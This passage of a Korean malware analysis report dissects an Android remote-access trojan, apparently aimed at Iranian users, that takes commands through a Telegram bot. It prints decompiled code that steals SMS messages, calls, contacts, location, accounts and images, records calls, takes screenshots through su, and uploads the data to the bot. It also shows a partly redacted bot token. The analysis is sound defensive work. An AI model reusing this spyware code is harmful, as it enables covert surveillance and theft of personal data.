
[그림 2] 악성행위 관련 dll 파일

악성 앱의 "/data/data/System.OS(패키지명)/shared_prefs/" 폴더에 텔레그램 봇과 관련된 정보가 저장되어 있다. 해당 텔레그램 봇은 생성자, 즉 해커에 의해서 매니저로 등록되어야 활용할 수 있다.


```
root@hammerhead:/data/data/System.OS/shared_prefs # cat an
at android.os.sadas45sg6d4f6g696sadgfasdgf4.xml                    <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="mymanagerid">111      3</string>
    <string name="ctrltoken">5437                    89vkX2iwsNQuGYCfdQkZm7o</string>
    <long name="maxsize" value="52428800" />
    <boolean name="sid" value="true" />
    <boolean name="ftr" value="false" />
    <boolean name="notfirstrun" value="true" />
</map>
```

안전함 | https://api.telegram.org/bot5437[redacted]89vkX2iwsNQuGYCfdQkZm7o/getMe

{"ok":true,"result":{"id":5437[redacted],"is_bot":true,"first_name":"Mar","username":"bsh[redacted]bot"}}




[그림 3] 텔레그램 봇

3. 원격 명령을 통한 악성 행위

3.1 명령어 목록

텔레그램 봇을 활용하여 악성 행위를 진행한다. 20 가지 이상의 다양한 원격 명령이 있다.



[그림 4] 명령어 목록

3.2 SMS 메시지 제어

텔레그램 원격 명령을 통해 SMS 메시지와 관련된 악성 행위를 한다. 메시지를 해커에게 전송할 수도 있고 메시지를 삭제할 수도 있다. SMS 발신함 및 수신되는 메시지를 감시하는데 "+98"을 "0"으로 변경하여 저장한다. 이는 이란의 국가 코드이며 이란을 주 대상으로 함을 알 수 있다. 시간, 번호, 내용을 탈취하고 탈취된 정보는 "/SDcard/Android/data/com/systemprocess.android/System/tmp_s/" 폴더에 저장된다.


```
(data == "endsms")

DoWork.UploadEndSms(chatid);
return;

(data == "allsmses")

DoWork.UploadSmses(chatid);
return;
```

```
if (text == ".sm")
{
    text = ".txt";
}
```

```
DirectoryInfo directoryInfo = new DirectoryInfo(Filef.CreateDir(Filef.getmainpth() + "/System/tmp_s"));
if (directoryInfo.GetFiles().Length == 0)
{
    inf.CTRLApi.SendMessage(new SendMessageParams
    {
        Text = "no sms in sms history!",
        ChatId = chat_id
    });
    return false;
}
if (directoryInfo.GetFiles()[directoryInfo.GetFiles().Length - 1].Length < inf.Values.sharep.GetLong("maxsize", 5242880L))
{
    string fullName = directoryInfo.GetFiles()[directoryInfo.GetFiles().Length - 1].FullName;
    string filename = Path.GetFileNameWithoutExtension(fullName) + ".txt";
    inf.CTRLApi.SendMessage(new SendMessageParams
    {
        Text = "Uploading Sms...",
        ChatId = chat_id
```

```
DirectoryInfo directoryInfo = new DirectoryInfo(Filef.CreateDir(Filef.getmainpth() + "/System/tmp_s"));
if (directoryInfo.GetFiles().Length == 0)
{
    inf.CTRLApi.SendMessage(new SendMessageParams
    {
        Text = "no sms in sms history!",
        ChatId = chat_id
    });
    return false;
}
if (Filef.Dirsize(directoryInfo) < inf.Values.sharep.GetLong("maxsize", 5242880L))
{
    ZipFile.CreateFromDirectory(Filef.getmainpth() + "/System/tmp_s", Filef.getmainpth() + "/System/smses.zip");
    inf.CTRLApi.SendMessage(new SendMessageParams
    {
        Text = "Uploading Fil!",
        ChatId = chat_id
    });
    inf.CTRLApi.SendDocument(chat_id, System.IO.File.ReadAllBytes(Filef.getmainpth() + "/System/smses.zip"), "smses.zip", null);
    System.IO.File.Delete(Filef.getmainpth() + "/System/smses.zip");
```

[그림 5] 원격 명령을 통해 탈취되는 SMS 메시지

```
"delsmsok")


rsor cursor3 = inf.Values.C.ContentResolver.Query(Android.Net.Uri.Parse("content://sms"), null, null, null, null);
(cursor3.MoveToLast())

string string3 = cursor3.GetString(0);
inf.Values.C.ContentResolver.Delete(Android.Net.Uri.Parse("content://sms/" + string3), null, null);
inf.CTRLApi.SendMessage(new SendMessageParams
{
    Text = "Ok!End Message Deleted!",
    ChatId = chatid
```

[그림 6] 원격 명령을 통해 삭제되는 SMS 메시지

```
base.OnChange(selfChange);
string folderpth = Android.OS.Environment.ExternalStorageDirectory + "/Android/data/com.systemprocces.android/System/tmp_s";
ICursor cursor = this.mCtx.ContentResolver.Query(Android.Net.Uri.Parse("content://sms/outbox"), null, null, null, null);
if (cursor.MoveToLast())
{
    string @string = inf.Values.sharep.GetString("lastsms", "");
    string string2 = cursor.GetString(cursor.GetColumnIndexOrThrow("body"));
    string text = cursor.GetString(cursor.GetColumnIndexOrThrow("address"));
    if (string2 != @string)
    {
        try
        {
            string text2 = new SimpleDateFormat("yyyy₩₩MM₩₩dd_HH:mm:ss").Format(new Date());
            inf.Values.sharep.Edit().PutString("lastsms", string2).Commit();
            if (text.StartsWith("+98"))
            {
                text = text.Replace("+98", "0");
            }
            string text3 = Contacts.number_to_name(text);
            if (text3 == "")
            {
                if (text.StartsWith("0"))
                {
                    text3 = Contacts.number_to_name(text.Replace("0", "+98"));
                    if (text3 == "")
                    {
                        text3 = text;
                    }
                }
                else
                {
                    text3 = text;
                }
            }
            Filef.writeappend(string.Concat(new string[]
            {
                "                    DateTime: ",
                text2,
                "₩n                  Number: ",
                inf.Values.PhoneNumber,
                "₩n                  message: ",
                string2,
                "₩n                   <==========₩n"
            }), text3 + ".sm", folderpth);
```

[그림 7] 발신함의 SMS 메시지 감시

```
Java.Lang.Object[] array = (Java.Lang.Object[])extras.Get("pdus");
for (int i = 0; i < array.Length; i++)
{
    SmsMessage smsMessage = SmsMessage.CreateFromPdu((byte[])array[i]);
    string text2 = smsMessage.DisplayOriginatingAddress;
    if (text2.StartsWith("+98"))
    {
        text2 = (text2 = text2.Replace("+98", "0"));
    }
    string displayMessageBody = smsMessage.DisplayMessageBody;
    string text3 = Contacts.number_to_name(text2);
    if (text3 == "")
    {
        if (text2.StartsWith("0"))
        {
            text3 = Contacts.number_to_name(text2.Replace("0", "+98"));
            if (text3 == "")
            {
                text3 = text2;
            }
        }
        else
        {
            text3 = text2;
        }
    }
    Filef.writeappend(string.Concat(new string[]
    {
        "DateTime: ",
        text,
        "₩nNumber: ",
        text2,
        "₩nmessage: ",
        displayMessageBody,
        "₩n==============>₩n"
    }), text3 + ".sm", Filef.getmainpth() + "/System/tmp_s");
```

[그림 8] 수신되는 SMS 메시지 감시

3.3 통화목록 탈취

번호, 이름, 날짜, 통화시간 등을 포함하여 통화 목록을 탈취한다.

```
(data == "callshistory")

 Android.Net.Uri uri = Android.Net.Uri.Parse("content://call_log/calls");
 ICursor cursor = inf.Values.C.ContentResolver.Query(uri, null, null, null, null);
 List<Calls> histories3 = new CallsHistory().GetHistories(inf.Values.C, true);
 inf.CTRLApi.SendMessage(new SendMessageParams
 {
     ChatId = cb.From.Id.ToString(),
     Text = string.Format("Get News Or All?\n\nNews Count: {0}\nAll Count: {1}", histories3.Count, cursor.Count),
     InlineKeyboard = new InlineKeyboardMarkup
     {
         InlineKeyboard = new List<List<InlineKeyboardButton>>
         {
             new List<InlineKeyboardButton>
             {
                 new InlineKeyboardButton
                 {
                     Text = "All",
                     CallbackData = "allcalllog",
                     SwitchInlineQuery = "",
                     SwitchInlineQueryCurrentChat = "",
                     Url = ""
                 },
                 new InlineKeyboardButton
                 {
                     Text = "News",
                     CallbackData = "newscalllog",
                     Url = "",
                     SwitchInlineQueryCurrentChat = "",
                     SwitchInlineQuery = ""
```

```
<Calls> GetHistories(Context C, bool OnlyNews = false)

ls> list = new List<Calls>();
sortOrder = "date DESC";
.Net.Uri uri = Android.Net.Uri.Parse("content://call_log/calls");
 cursor = C.ContentResolver.Query(uri, null, null, null, sortOrder);
cursor.MoveToNext())

(!OnlyNews)

 Calls calls = new Calls();
 calls.Number = cursor.GetString(cursor.GetColumnIndex("number"));
 calls.Name = cursor.GetString(cursor.GetColumnIndex("name"));
 calls.Duration = TimeSpan.FromSeconds(double.Parse(cursor.GetString(cursor.GetColumnIndex("duration"))));
 string @string = cursor.GetString(cursor.GetColumnIndex("date"));
 SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy/MM/dd  HH:mm");
 calls.Date = simpleDateFormat.Format(new Date(long.Parse(@string)));
 calls.Type = (CallType)int.Parse(cursor.GetString(cursor.GetColumnIndex("type")));
 list.Add(calls);

e if (cursor.GetString(cursor.GetColumnIndex("new")) == "1")

 Calls calls2 = new Calls();
 calls2.Number = cursor.GetString(cursor.GetColumnIndex("number"));
 calls2.Name = cursor.GetString(cursor.GetColumnIndex("name"));
 calls2.Duration = TimeSpan.FromSeconds(double.Parse(cursor.GetString(cursor.GetColumnIndex("duration"))));
 string string2 = cursor.GetString(cursor.GetColumnIndex("date"));
 SimpleDateFormat simpleDateFormat2 = new SimpleDateFormat("yyyy/MM/dd  HH:mm");
 calls2.Date = simpleDateFormat2.Format(new Date(long.Parse(string2)));
 calls2.Type = (CallType)int.Parse(cursor.GetString(cursor.GetColumnIndex("type")));
 list.Add(calls2);
```

[그림 9] 통화 목록 탈취

3.4 오디오 제어

명령어를 통하여 녹음을 시작하거나 종료 할 수 있다.

"/SDcard/Android/data/com/systemprocess.android/System/tmp_vc/" 경로에 "rec.vc" 파일로 저장된다.

```
== "start vc")

k.StartVC(chatid);
n;

== "stop vc")

k.StopVC(chatid);
```

```
static bool StartVC(string chat_id)

!RECORDER.IsAlive)

RECORDER.Fpth = Filef.CreateDir(Filef.getmainpth() + "/System/tmp_vc") + "/rec.vc";
RECORDER.ChatId = long.Parse(chat_id);
RECORDER.start();
inf.CTRLApi.SendMessage(new SendMessageParams
{
    Text = "Recording Voice Has Been Started!",
    ChatId = chat_id
```

[그림 10] 녹음 시작 명령

3.5 통화 녹음

기기의 통화 내용을 녹음한다. "/SDcard/Android/data/com/systemprocess.android/System/tmp_c/" 폴더에 "시간+NUM=번호.vc" 파일로 저장된다.

```
if (p2.GetStringExtra("state") == TelephonyManager.ExtraStateIdle)
{
    CALLRECORDER.stopr(inf.Values.callpth);
    inf.Values.OnCallRecording = false;
    inf.Values.callpth = "";
    inf.Values.incoming_number = "";
}
if (p2.GetStringExtra("state") == TelephonyManager.ExtraStateRinging)
{
    try
    {
        inf.Values.tmgr = (TelephonyManager)p1.GetSystemService("phone");
    }
    catch
    {
    }
    inf.Values.incoming_number = p2.Extras.GetString("incoming_number");
}
if (p2.GetStringExtra("state") == TelephonyManager.ExtraStateOffhook)
{
    try
    {
        inf.Values.tmgr = (TelephonyManager)p1.GetSystemService("phone");
    }
    catch
    {
    }
    if (inf.Values.incoming_number == "")
    {
        inf.Values.incoming_number = p2.Extras.GetString("incoming_number");
    }
    string str = inf.Values.sdf.Format(inf.Values.date) + " NUM=" + inf.Values.incoming_number;
    inf.Values.callpth = Filef.CreateDir(Filef.getmainpth() + "/System/tmp_c/") + str + ".vc";
    CALLRECORDER.PhoneNumber = inf.Values.incoming_number;
    CALLRECORDER.start(inf.Values.callpth);
    inf.Values.OnCallRecording = true;
```

[그림 11] 통화 녹음

3.6 녹음 파일 탈취

사용자 몰래 녹음된 파일들은 명령어를 통하여 “.zip” 파일로 압축되어 해커에게 전송 될 수 있다.

```
if (data == "endcall")
{
    DoWork.UploadEndCall(chatid);
    return;
}
if (data == "allcalls")
{
    DoWork.UploadCalls(chatid);
    return;
}
```

```
else if (text == ".vc")
{
    text = ".mp3";
}
```

```
(directoryInfo.GetFiles()[directoryInfo.GetFiles().Length - 1].Length < inf.Values.sharep.GetLong("maxsize", 52428800L))

string fullName = directoryInfo.GetFiles()[directoryInfo.GetFiles().Length - 1].FullName;
string filename = Path.GetFileNameWithoutExtension(fullName) + ".mp3";
inf.CTRLApi.SendMessage(new SendMessageParams
{
    Text = "Uploading call voice...",
    ChatId = chat_id
});
inf.CTRLApi.SendDocument(chat_id, System.IO.File.ReadAllBytes(fullName), filename, null);
```

```
(Filef.Dirsize(directoryInfo) < inf.Values.sharep.GetLong("maxsize", 52428800L))

Filef.renamefilesextentionindir(Filef.getmainpth() + "/System/tmp_c", ".mp3");
inf.CTRLApi.SendMessage(new SendMessageParams
{
    Text = "Creating zip file...",
    ChatId = chat_id
});
ZipFile.CreateFromDirectory(Filef.getmainpth() + "/System/tmp_c", Filef.getmainpth() + "/System/calls.zip");
Filef.renamefilesextentionindir(Filef.getmainpth() + "/System/tmp_c", ".vc");
inf.CTRLApi.SendMessage(new SendMessageParams
{
    Text = "Uploading zip file...",
    ChatId = chat_id
});
inf.CTRLApi.SendDocument(chat_id, System.IO.File.ReadAllBytes(Filef.getmainpth() + "/System/calls.zip"), "calls.zip", null);
System.IO.File.Delete(Filef.getmainpth() + "/System/calls.zip");
```

[그림 12] 녹음 파일 탈취

3.7 카메라 제어

원격 명령을 통하여 카메라 제어가 가능하다.

```
(data == "camera")

 inf.CTRLApi.SendMessage(PARAMSEND.Camera(chatid, "Use Of Camera"));
```

```
inf.Values.waitforcamera = true;
inf.Values.RuningCamera = true;
this.SetContentView(2130903040);
this.cameraview = (SurfaceView)this.FindViewById(2131034113);
this.surfaceholder = this.cameraview.Holder;
this.surfaceholder.SetType(SurfaceType.PushBuffers);
this.surfaceholder.AddCallback(this);
this.fl = (this.FindViewById(2131034112) as FrameLayout);
this.timeruptask = new Runnable(new Action(this.run));
this.timerupdatehandler = new Handler();
this.timerupdatehandler.Post(this.timeruptask);
```

```
se if (this.OpenedCamera)

  inf.Values.OnTake = false;
  inf.CTRLApi.SendMessage(new SendMessageParams
  {
      Text = "Taking Photo...!",
      ChatId = inf.Values.sendto
  });
  this.Camera.TakePicture(null, null, null, this);
```

[그림 13] 원격 명령을 통한 카메라 제어

3.8 메시지 전송

원격으로 SMS 메시지를 전송 할 수 있다.

```
e if (user.OnSendSms)

 string destinationAddress = Filef.fpart(m.Text);
 string text = Filef.spart(m.Text);
 SmsManager.Default.SendTextMessage(destinationAddress, null, text, null, null);
 inf.CTRLApi.SendMessage(new SendMessageParams
 {
     Text = "Ok!message was sent!",
     ChatId = m.From.Id.ToString()
 });
```

[그림 14] 메시지 전송

3.9 주소록 탈취

주소록을 탈취하여 이름이나 번호로 검색을 할 수 있다.

```
List<_Contacts> list = new List<_Contacts>();
if (Cur.MoveToFirst())
{
    do
    {
        list.Add(new _Contacts
        {
            Name = Cur.GetString(Cur.GetColumnIndex("display_name")),
            Number = Cur.GetString(Cur.GetColumnIndex("data1"))
        });
    }
    while (Cur.MoveToNext());
}
Cur.Close();
return list;
```

```
 if (user.OnSearchNum)

string text2 = Contacts.number_to_name(m.Text);
if (text2 == "")
{
    inf.CTRLApi.SendMessage(new SendMessageParams
    {
        Text = "Not Found Number Of ₩"" + m.Text + "₩"",
        ChatId = m.From.Id.ToString()
    });
```

```
e if (user.OnSearchName)

 List<string> list = Contacts.name_to_numbers(m.Text);
 inf.CTRLApi.SendMessage(new SendMessageParams
 {
    Text = "Contacts Lenght: " + list.Count,
    ChatId = m.From.Id.ToString()
```

[그림 15] 주소록 탈취 및 검색

3.10 위치 정보 탈취

위치 정보를 탈취하고 GPS 가 꺼져 있으면 원격 명령을 통해서 GPS 기능을 킬 수 있다.

```
data == "location")

inf.CTRLApi.SendMessage(PARAMSEND.Location(chatid, "Location Service Is "));
```

```
Accuracy = location.Accuracy,
Altitude = location.Altitude,
Bearing = location.Bearing,
Chat_Id = inf.idsdloc[i].ToString(),
Latitude = location.Latitude.ToString(),
Longitude = location.Longitude.ToString(),
dt = DateTime.Now
```

```
ernal static SendMessageParams Location(string chatid, string txt = "Location Service Is ")

LocationManager locationManager = (LocationManager)Application.Context.GetSystemService("location");
bool flag = locationManager.IsProviderEnabled("network");
bool flag2 = locationManager.IsProviderEnabled("gps");
txt = string.Concat(new string[]
{
    txt,
    Setting.Get_bool("idloc" + chatid).ToString(),
    "\nNetwork Provider: ",
    flag.ToString(),
    "\nGps Provider: ",
    flag2.ToString()
});
InlineKeyboardMarkup inlineKeyboardMarkup = PARAMSEND.turnOFFforON("serviceon", "serviceoff", chatid, "Turn On", "Turn Off"
inlineKeyboardMarkup.InlineKeyboard.Add(new List<InlineKeyboardButton>
{
    new InlineKeyboardButton
    {
        Text = "Setting",
        CallbackData = "setloc",
        SwitchInlineQuery = "",
        SwitchInlineQueryCurrentChat = "",
        Url = ""
```

[그림 16] 위치 정보 탈취 및 제어

3.11 계정 탈취

기기에 등록된 모든 계정을 탈취한다.

```
(data == "acc")

DoWork.Sendallacces(chatid);
```

```
static void Sendallacces(string chatid)

unt[] accounts = AccountManager.Get(inf.Values.C).GetAccounts();
```

[그림 17] 계정 탈취

3.12 앱 삭제

원격 명령을 통하여 앱 삭제가 가능하다.

```
}
if (data == "uniok")
{
    inf.Values.C.SendBroadcast(new Intent(inf.Values.C, typeof(Uni)));
    return;
```

```
override void OnReceive(Context context, Intent intent)


Intent intent2 = new Intent("android.intent.action.UNINSTALL_PACKAGE", Android.Net.Uri.Parse("package:" + context.PackageName));
intent2.AddFlags(ActivityFlags.NewTask);
context.StartActivity(intent2);
```

[그림 18] 앱 삭제

3.13 파일 제어

파일 삭제, 이름 변경, 경로 변경 등을 할 수 있다.

```
(data == "delete file")

 DoWork.DeleteFile(cb.Message.Text, chatid, cb.Message.MessageId.ToString());
 return;

(data == "rename file")

 DoWork.renamefile(chatid, cb.Message.Text);
 user.SetNull();
 return;

(data == "writepth")

 inf.CTRLApi.SendMessage(new SendMessageParams
 {
     Text = "Ok!now send pathfolder to save file!",
     ChatId = chatid
```

[그림 19] 파일 제어

3.14 이미지 파일 탈취

기기의 저장소에 저장된 이미지 파일을 탈취한다.

```
this.SearchDirs(Android.OS.Environment.ExternalStorageDirectory.AbsolutePath);
if (Android.OS.Environment.ExternalStorageDirectory.AbsolutePath.ToLower().StartsWith("/storage/sdcard0"))
{
    if (Directory.Exists("/storage/sdcard1"))
    {
        this.SearchDirs("/storage/sdcard1");
    }
}
else if (Android.OS.Environment.ExternalStorageDirectory.AbsolutePath.ToLower().StartsWith("/storage/sdcard1"))
{
    if (Directory.Exists("/storage/sdcard0"))
    {
        this.SearchDirs("/storage/sdcard0");
    }
}
else if (!Android.OS.Environment.ExternalStorageDirectory.AbsolutePath.ToLower().StartsWith("/storage/emulated") && Directory.Exists("/storage/emulated"
{
    this.SearchDirs("/storage/emulated");
```

```
  if (Path.GetFileName(files[i]) == ".nomedia")
  {
      flag = true;
  }

f (!flag)

  foreach (string text in files)
  {
      string extension = Path.GetExtension(text);
      if (extension.ToLower() == ".png" || extension.ToLower() == ".jpg" || extension.ToLower() == ".jpeg" || extension.ToLower() == ".gif" || extension.ToLower() == ".bmp")
      {
          if (!inf.ImagesPath.Contains(text))
          {
              inf.ImagesPath.Add(text);
              if (inf.Values.sharep.GetBoolean("initialimagesfinished", false))
              {
                  inf.NotifyList.Add(new Notification
                  {
                      Image = new ImageNotify
                      {
                          Path = text
                      }
```

```
if (!text2.Contains(Android.OS.Environment.ExternalStorageDirectory.AbsolutePath + "/Android") && !text2.Contains("/Android/data") && !text2.Contains("/Android/obb") && !
  text2.Contains("/.thumbnails"))
```

[그림 20] 이미지 파일 탈취

4. 기타행위

4.1 기기 정보 탈취

기기의 제조사, 빌드 버전, 전화번호, 아이피 주소 등 기기와 관련된 정보들을 탈취한다.

[그림 21] 기기 정보 탈취

4.2 서비스 재시작

기기가 재부팅, 화면 잠금 해제, 데이터 연결 변경과 와이파이 연결이 변경되면 악성 행위의 시작인 “mainservice”가 다시 시작된다.

```
// Token: 0x0200002A RID: 42
[BroadcastReceiver(Enabled = true)]
[IntentFilter(new string[]
{
    "android.intent.action.BOOT_COMPLETED",
    "android.intent.action.QUICKBOOT_POWERON",
    "com.htc.intent.action.QUICKBOOT_POWERON"
})]
public class booton : BroadcastReceiver
{
    // Token: 0x0600012F RID: 303 RVA: 0x0000D464 File Offset: 0x0000B664
    public override void OnReceive(Context context, Intent intent)
    {
        try
        {
            context.StartService(new Intent(context, typeof(mainservice)));
```

[그림 22] 재부팅 확인

```
// Token: 0x02000028 RID: 40
[BroadcastReceiver(Enabled = true)]
[IntentFilter(new string[]
{
    "android.net.conn.CONNECTIVITY_CHANGE"
})]
internal class netchanged : BroadcastReceiver
{
    // Token: 0x06000137 RID: 311 RVA: 0x0000D570 File Offset: 0x0000B770
    public override void OnReceive(Context context, Intent intent)
    {
        try
        {
            if (RECORDER.IsAlive && !inf.isonline())
            {
                RECORDER.stopr();
                inf.WaitFiles.Add(new WaitingFile
                {
                    Chat_Id = RECORDER.ChatId.ToString(),
                    DateTime = DateTime.Now,
                    FileName = Path.GetFileName(RECORDER.Fpth),
                    Path = RECORDER.Fpth
                });
            }
            if (inf.isonline() && !inf.Metods.IsServiceRunning(context, new mainservice()))
            {
                inf.allowrestartmainservice = true;
                context.StartService(new Intent(context, typeof(mainservice)));
            }
            else if (!inf.isonline() && inf.Metods.IsServiceRunning(context, new mainservice()))
            {
                inf.Values.cansendonline = true;
                inf.allowrestartmainservice = false;
                context.StopService(new Intent(context, typeof(mainservice)));
```

[그림 23] 와이파이 상태 확인

```
[BroadcastReceiver(Enabled = true)]
[IntentFilter(new string[]
{
    "android.net.wifi.WIFI_STATE_CHANGED"
})]
internal class wifichanged : BroadcastReceiver
{
    // Token: 0x06000139 RID: 313 RVA: 0x0000D658 File Offset: 0x0000B858
    public override void OnReceive(Context context, Intent intent)
    {
        try
        {
            if (RECORDER.IsAlive && !inf.isonline())
            {
                RECORDER.stopr();
                inf.WaitFiles.Add(new WaitingFile
                {
                    Chat_Id = RECORDER.ChatId.ToString(),
                    DateTime = DateTime.Now,
                    FileName = Path.GetFileName(RECORDER.Fpth),
                    Path = RECORDER.Fpth
                });
            }
            if (inf.isonline() && !inf.Metods.IsServiceRunning(context, new mainservice()))
            {
                inf.allowrestartmainservice = true;
                context.StartService(new Intent(context, typeof(mainservice)));
            }
            else if (!inf.isonline() && inf.Metods.IsServiceRunning(context, new mainservice()))
            {
                inf.Values.cansendonline = true;
                inf.allowrestartmainservice = false;
                context.StopService(new Intent(context, typeof(mainservice)));
```

[그림 24] 데이터 상태 확인

```
[BroadcastReceiver(Enabled = true)]
[IntentFilter(new string[]
{
    "android.intent.action.USER_PRESENT",
    "android.intent.action.SCREEN_OFF",
    "android.intent.action.SCREEN_ON"
})]
internal class LOCK_OPENED : BroadcastReceiver
{
    // Token: 0x0600013B RID: 315 RVA: 0x0000D740 File Offset: 0x0000B940
    public override void OnReceive(Context context, Intent intent)
    {
        try
        {
            if (inf.allowrestartmainservice && !inf.Metods.IsServiceRunning(context, new mainservice()))
            {
                context.StartService(new Intent(context, typeof(mainservice)));
```

[그림 25] 잠금화면 상태 확인

4.3 절전모드 제어

지속적인 악성 행위를 위하여 절전모드를 제어함으로써 앱 종료를 방지한다.

```
this.p = (PowerManager)this.GetSystemService("power");
this.wpp = this.p.NewWakeLock(WakeLockFlags.ReleaseFlagWaitForNoProximity, "TAG");
this.wpp.Acquire();
```

[그림 26] 절전모드 제어

4.4 와이파이 제어

와이파이를 제어하여 지속적인 통신이 가능토록 한다.

```
this.wm = (WifiManager)this.GetSystemService("wifi");
this.w = this.wm.CreateWifiLock(WifiMode.Full, "TAG");
this.w.Acquire();
```

[그림 27] 와이파이 제어

4.5 기기 화면 상태 확인

키보드 입력 여부를 확인하여 화면의 켜짐과 꺼짐 상태를 확인한다.

```
data == "scmod")

DoWork.scmod(chatid);
```

```
static bool scmod(string chatid)

inf.Values.ScreenMode)

inf.CTRLApi.SendMessage(new SendMessageParams

   Text = "Screen Is Off!",
   ChatId = chatid
);


inf.CTRLApi.SendMessage(new SendMessageParams

   Text = "Screen Is On!",
   ChatId = chatid
```

```
tatic bool ScreenMode

return !(Application.Context.GetSystemService("keyguard") as KeyguardManager).InKeyguardRestrictedInputMode();
```

[그림 28] 기기 화면 상태 확인

4.6 루팅 확인

안드로이드 쉘 명령어를 활용하기 위하여 루팅 여부를 확인한다.

```
rnal class RootUtil

// Token: 0x0600011A RID: 282 RVA: 0x0000CC57 File Offset: 0x0000AE57
public static bool IsDeviceRooted()
{
    return RootUtil.checkrootmetod1() || RootUtil.checkrootmetod2() || RootUtil.checkrootmetod3();
```

```
// Token: 0x0600011D RID: 285 RVA: 0x0000CD78 File Offse
private static bool checkrootmetod1()
{
    string tags = Build.Tags;
    return tags != null && tags.Contains("test-keys");
}
```

```
private static bool checkrootmetod2()
{
    string[] array = new string[]
    {
        "/system/app/Superuser.apk",
        "/sbin/su",
        "/system/bin/su",
        "/system/xbin/su",
        "/data/local/xbin/su",
        "/data/local/bin/su",
        "/system/sd/xbin/su",
        "/system/bin/failsafe/su",
        "/data/local/su",
        "/su/bin/su"
    };
    for (int i = 0; i < array.Length; i++)
    {
        if (new File(array[i]).Exists())
        {
            return true;
        }
    }
    return false;
```

```
ate static bool checkrootmetod3()

Process process = null;
bool result;
try
{
    string[] progArray = new string[]
    {
        "/system/xbin/which",
        "su"
    };
    process = Runtime.GetRuntime().Exec(progArray);
    if (new BufferedReader(new InputStreamReader(process.InputStream)).ReadLine() != null)
```

[그림 29] 루팅 확인

4.7 기기 스크린샷 제어

안드로이드 쉘 명령어를 통하여 기기 화면의 스크린샷을 찍어 해커에게 전송하고 해당 파일을 바로 지운다.

```
(data == "sc")

 DoWork.sc(chatid);
```

```
.CTRLApi.SendMessage(new SendMessageParams

 Text = "Wait...",
 ChatId = chatid

cess process = Runtime.GetRuntime().Exec("su");
aOutputStream dataOutputStream = new DataOutputStream(process.OutputStream);
(dataOutputStream != null)

 dataOutputStream.WriteBytes("/system/bin/screencap -p " + Filef.CreateDir(Filef.getmainpth() + "/System/tmp_sc") + "/ax_.png");
 dataOutputStream.Flush();
 dataOutputStream.Close();
 process.WaitFor();
 if (new FileInfo(Filef.getmainpth() + "/System/tmp_sc/ax_.png").Length >= 5242880L)
 {
     inf.CTRLApi.SendDocument(chatid, System.IO.File.ReadAllBytes(Filef.getmainpth() + "/System/tmp_sc/ax_.png"), null, null);
 }
 else
 {
     inf.CTRLApi.SendPhoto(chatid, System.IO.File.ReadAllBytes(Filef.getmainpth() + "/System/tmp_sc/ax_.png"), null, null, null);
 }
 System.IO.File.Delete(Filef.getmainpth() + "/System/tmp_sc/ax_.png");
```

[그림 30] 스크린샷 명령

4.8 기기 부팅 제어

안드로이드 쉘 명령어를 통하여 기기를 재부팅 및 종료 할 수 있다.

```
 if (user.OnRestart)

 if (data == "ok")
 {
     DoWork.Restart(chatid);
     return;
 }
```

```
inf.CTRLApi.SendMessage(new SendMessageParams
{
    Text = "Device: " + inf.Metods.devicename(chat_id) + " wil Restarting!",
    ChatId = chat_id
});
Runtime.GetRuntime().Exec(new string[]
{
    "su",
    "-c",
    "reboot"
}).WaitFor();
return true;
```

```
 (user.OnShutDown)

(data == "ok")

 DoWork.ShutDown(chatid);
 return;
```

```
inf.CTRLApi.SendMessage(new SendMessageParams
{
    Text = "Device: " + inf.Metods.devicename(chat_id) + " wil shuting down!",
    ChatId = chat_id
});
Runtime.GetRuntime().Exec(new string[]
{
    "su",
    "-c",
    "reboot -p"
}).WaitFor();
return true;
```

[그림 31] 기기 재부팅 및 종료 명령

3. 결론

